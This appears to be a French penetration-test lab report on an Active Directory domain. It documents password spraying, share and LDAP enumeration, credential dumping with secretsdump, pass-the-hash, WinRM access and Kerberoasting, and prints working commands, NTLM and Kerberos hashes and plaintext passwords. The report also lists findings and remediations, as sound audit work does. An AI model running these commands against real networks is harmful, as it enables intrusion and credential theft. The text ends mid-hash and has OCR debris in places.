Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V02 : Résumé de la vulnérabilité: Multiples comptes avec mots de passe faibles
• Compte compromis : backup • Mot de passe : backup (identique au nom d'utilisateur) • Criticité : CRITIQUE • Méthode : Password spraying • Impact : Accès initial au domaine Active Directory
IDEM POUR : svcweb:svcweb, test:test

C. Reconnaissance

- *Listez l'ensemble des tests permettant la reconnaissance de l'environnement Active Directory du client avec les premiers accès compromis*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

1. Énumération des partages réseau avec credentials compromis

Commande :

bash

crackmapexec smb 10.10.10.0/24 -u backup -p backup --shares

C'est une phase critique dans un audit Active Directory :
➡️ repérer les partages ouverts
➡️ identifier les fuites d'information
➡️ trouver des fichiers sensibles, des scripts, des backups...

Découvertes critiques :

- ⚠️ **\DC01\Tools** (READ) - Contenu à analyser
- ⚠️ **\FILER01\Configuration** (READ) - Fichiers de configuration sensibles

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u backup -p backup --shares
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\backup:backup
SMB         10.10.10.101    445    DC01             [+] travers.ic\backup:backup
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] Enumerated shares
SMB         10.10.10.112    445    FILER01          Share           Permissions     Remark
SMB         10.10.10.112    445    FILER01          -----           -----------     ------
SMB         10.10.10.112    445    FILER01          ADMIN$                          Remote Admin
SMB         10.10.10.112    445    FILER01          C$                              Default share
SMB         10.10.10.112    445    FILER01          Configuration   READ
SMB         10.10.10.112    445    FILER01          IPC$            READ            Remote IPC
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\backup:backup
SMB         10.10.10.117    445    DESKTOP01        [+] Enumerated shares
SMB         10.10.10.117    445    DESKTOP01        Share           Permissions     Remark
SMB         10.10.10.117    445    DESKTOP01        -----           -----------     ------
SMB         10.10.10.117    445    DESKTOP01        ADMIN$                          Remote Admin
SMB         10.10.10.117    445    DESKTOP01        C$                              Default share
SMB         10.10.10.117    445    DESKTOP01        IPC$            READ            Remote IPC
SMB         10.10.10.101    445    DC01             [+] Enumerated shares
SMB         10.10.10.101    445    DC01             Share           Permissions     Remark
SMB         10.10.10.101    445    DC01             -----           -----------     ------
SMB         10.10.10.101    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.101    445    DC01             C$                              Default share
SMB         10.10.10.101    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.101    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.101    445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.10.101    445    DC01             Tools           READ

┌──(kali㉿kali)-[~]
└─$
```

2. Énumération LDAP complète avec ldapdomaindump

Commande :

bash

ldapdomaindump -u 'TRAVERSIC\backup' -p 'backup' 10.10.10.101 -o ~/ldap_dump/

ldapdomaindump est l'outil le plus propre pour extraire des infos AD en JSON/HTML exploitables par un pentester.

`-o ~/ldap_dump/`

Dossier de sortie.

```
┌──(kali㉿kali)-[~]
└─$ ldapdomaindump -u 'TRAVERSIC\backup' -p 'backup' 10.10.10.101 -o ~/ldap_dump/
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~]
└─$ cd ~/ldap_dump/


┌──(kali㉿kali)-[~/ldap_dump]
└─$ ls
domain_computers.grep  domain_computers.json       domain_groups.grep  domain_groups.json  domain_policy.html  domain_trusts.grep  domain_trusts.json  domain_users.html  domain_users_by_group.html
domain_computers.html  domain_computers_by_os.html  domain_groups.html  domain_policy.grep  domain_policy.json  domain_trusts.html  domain_users.grep   domain_users.json

┌──(kali㉿kali)-[~/ldap_dump]
└─$
```

3. Analyse des descriptions LDAP pour recherche de credentials

Commande :

bash


```
grep -i "password\|passwd\|mdp\|pwd"
~/ldap_dump/domain_users.grep
```

Mot de passe exposé dans une description LDAP !

Validation du mot de passe :

bash

```
crackmapexec smb 10.10.10.101 -u amaillot -p Support2021
```



```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.101 -u backup -p backup --users
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\backup:backup
SMB         10.10.10.101    445    DC01            [+] Enumerated domain user(s)
SMB         10.10.10.101    445    DC01            travers.ic\sshd                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\anoel                         badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\backup                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\svcweb                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\test                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mlefort                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\hmichel                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mmartin                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\jberthelot                    badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\lduhamel                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\ajacquot                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\rlemaitre                     badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\agilbert                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mboulanger                    badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\pbenard                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\tbesnard                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\acolona                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\vfleury                       badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\sduval                        badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\jlabbe                        badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\amaillot                      badpwdcount: 0 desc: Compte temporaire (Mot de passe Support2021)
SMB         10.10.10.101    445    DC01            travers.ic\alesage                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\clacroix                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\spasquier                     badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\njacques                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\pjean                         badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\smarchal                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\crey                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\brocher                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mdenis                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\rdevaux                       badpwdcount: 1 desc:
```


4. Exploration du partage \DC01\Tools

Commande :

bash

smbclient //10.10.10.101/Tools -U TRAVERSIC/backup%backup

Découverte critique : Outils de pentest professionnels sur le contrôleur de domaine !



5. Exploration du partage \FILER01\Configuration

Commande :

bash


smbclient //10.10.10.112/Configuration -U

TRAVERSIC/amaillot%Support2021

Navigation :
```
smb: \> ls
smb: \> cd Windows
smb: \Windows\> ls
smb: \Windows\Safety\Shell\Remote\Scripts\> get admin.ps1
```

Contenu du fichier admin.ps1 :

```powershell
$Username4 = 'scolin' $Password4 = 'M3dic3xP4ssw0rd'
```




DÉCOUVERTE CRITIQUE : Credentials d'un compte en clair dans un script PowerShell !

Validation du compte :

bash


crackmapexec smb 10.10.10.101 -u scolin -p M3dic3xP4ssw0rd




Cinquième compte compromis - ET C'EST UN COMPTE ADMINISTRATEUR !

6. Connexion SMB anonyme possible

enum4linux -A 10.10.10.101





Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V03 :
Résumé de la vulnérabilité: CREDENTIALS EN CLAIR DANS DESCRIPTION AD
Compte : amaillot
Mot de passe exposé : Support2021
Criticité : CRITIQUE

V04 - OUTILS DE PENTEST STOCKÉS SUR LE CONTRÔLEUR DE DOMAINE
Localisation : \\DC01\Tools
Contenu : Mimikatz, Rubeus, SharpHound, Snaffler
Criticité : CRITIQUE
Impact : Facilite grandement les attaques internes, met à disposition des outils d'exploitation avancés

Vulnérabilité V05 : Partages réseau mal sécurisés

Résumé de la vulnérabilité :

Plusieurs partages réseau sont accessibles en lecture à tous les utilisateurs authentifiés, en violation du principe du moindre privilège :

- \DC01\Tools : Contient des outils de pentest (voir V04)
- \FILER01\Configuration : Contient des fichiers de configuration sensibles dont admin.ps1 avec credentials

Criticité : MOYENNE

Impact :

- Exposition de fichiers sensibles à des utilisateurs non autorisés
- Surface d'attaque élargie
- A permis la découverte du script admin.ps1 contenant des credentials admin
- Violation du principe du moindre privilège

Recommandation :

- Auditer TOUS les partages réseau du domaine
- Restreindre l'accès aux partages selon les besoins métier réels
- Appliquer le principe du moindre privilège
- Documenter les permissions légitimes
- Configuration recommandée : seuls les Domain Admins et srvadmins devraient avoir accès au partage Configuration

Vulnérabilité V06 : Connexion SMB anonyme possible

Résumé de la vulnérabilité :

La connexion SMB anonyme est acceptée sur le contrôleur de domaine DC01, permettant une énumération limitée du domaine sans authentification :

- Collecte du nom du domaine (TRAVERS.IC)

- Énumération partielle des comptes utilisateurs via SID
- Collecte du SID du domaine

Criticité : FAIBLE

Impact :

- Facilite la phase de reconnaissance initiale pour un attaquant
- Exposition d'informations sur la structure du domaine
- Bien que l'énumération soit limitée, elle fournit des cibles pour le password spraying

D. Mouvement latéral et élévation de privilèges

- *Listez l'ensemble des tests permettant une élévation de privilèges ou un mouvement latéral au sein de l'environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

1. Vérification des privilèges administrateurs de scolin


Commande :

bash

crackmapexec smb 10.10.10.0/24 -u scolin -p M3dic3xP4ssw0rd

ÉLÉVATION DE PRIVILÈGES RÉUSSIE !

Le marqueur **(Pwn3d!)** confirme que scolin a des droits administrateurs locaux sur DESKTOP01.



2. Dump des credentials sur DESKTOP01

Commande :

bash

impacket-secretsdump TRAVERSIC/scolin:M3dic3xP4ssw0rd@10.10.10.117

Résultats extraits :

SAM (Hashes NTLM locaux) :

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1dc15302289cae7a5139044ce6b872d7:::
install:1001:aad3b435b51404eeaad3b435b51404ee:d44b8cdb2eedffce8a3fbc78e081e274:::
```

DCC2 Cache (Cached Domain Credentials 2) :

```
[*] Dumping cached domain logon information (domain/username:hash)
TRAVERS.IC/Administrator:$DCC2$10240#Administrator#1ee5b457f1ace2f3addad829453d9d15
TRAVERS.IC/anoel:$DCC2$10240#anoel#6df68d6958f922ad944876d285e7b68c
TRAVERS.IC/test:$DCC2$10240#test#4449cf6c7ad6fb4eb88e05c949165375
```

✅ Hash NTLM de l'administrateur local extrait !

3. Pass-the-Hash avec le hash Administrator sur FILER01

Commande :


bash
crackmapexec smb 10.10.10.112 -u Administrator -H 1dc15302289cae7a5139044ce6b872d7 --local-auth
```

**Résultat :**
```
SMB 10.10.10.112 445 FILER01 [+] FILER01\Administrator:1dc15302289cae7a5139044ce6b872d7 (Pwn3d!)
```


### 4. Dump des LSA Secrets et credentials sur FILER01
```

Commande :

bash

impacket-secretsdump Administrator@10.10.10.112 -hashes aad3b435b51404eeaad3b435b51404ee:1dc15302289cae7a5139044ce6b872d7

```
```



LSA Secrets avec anoel:Vuln3r4bl3]

✅ DÉCOUVERTE CRITIQUE : Credentials d'un compte Admins Serveurs en clair dans les LSA Secrets !

5. Validation du compte anoel (Admins Serveurs)


Commande :

bash

crackmapexec smb 10.10.10.112 -u anoel -p Vuln3r4bl3

SIXIÈME COMPTE COMPROMIS - COMPTE ADMINS SERVEURS !

[INSÉRER SCREENSHOT : Validation anoel avec (Pwn3d!))]



6. Accès WinRM distant sur FILER01 avec anoel

Commande :

bash

evil-winrm -i 10.10.10.112 -u anoel -p Vuln3r4bl3

7. Tentative de Kerberoasting pour recherche de comptes de service

Commande :

bash

impacket-GetUserSPNs TRAVERSIC/anoel:Vuln3r4bl3 -dc-ip 10.10.10.101 -request

Résultat :

✅ SUCCÈS - Deux comptes de service identifiés avec SPN :

- dmorin (MSSQLSvc) : Hash TGS craqué → azertyuiop

- web_svc (HTTP) : Hash TGS craqué → P4ssw0rd

[INSÉRER SCREENSHOT :

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*dmorin$TRAVERS.IC$travers.ic/dmorin*$4b6e13a7f135a927d2b586bf5151b1f6$c5dd8febcc9939b60cbb4689d990058dde609e857670a00d93e860a9345d4990bcfec5f4f200a7385b69911b4ef0fd
fb5fca5390c12aa4994242020247ab4042b7fb975bf52375bb05c898c0d78062280c865170aaf2ad930b1478eaa7b07286b11da22466b532021e18289dfb2687ecc3f4ec053120a03fa04b8fc17eba0dd8f882c1dd69b2dbd
2daf97433068f5b0c1f65fa8f70e6c0cd789d88202db521c7983b4c8dad9bfd279f945a45f0a4600b31f7d7b24111b3d6319e9f54b7ef1b3840e71dc2f44ef5e75b4c2700c678cdd8c34eedc1332e405e5d69e69204aa1a64
c54c38779c3f6063579be14198d876941c4118375422c1861a4be105da15a90ae652ff261b84970baa99d94c6e938abde016d8bcac15561e0f0eaf2a569c9204571ae91b837dce02b813424f977eac66787e91de2026f56a8
09553b2a6931998441 49a7101d410e513dfe6ca71ea1e3ec82074344d780afd2d5d1897e94d101978a6252aa940132621b17b525af3d1c8e661b0e52338163091cce2b5e5f742485153cf58f2de42277feb5e11d0ec8b1380
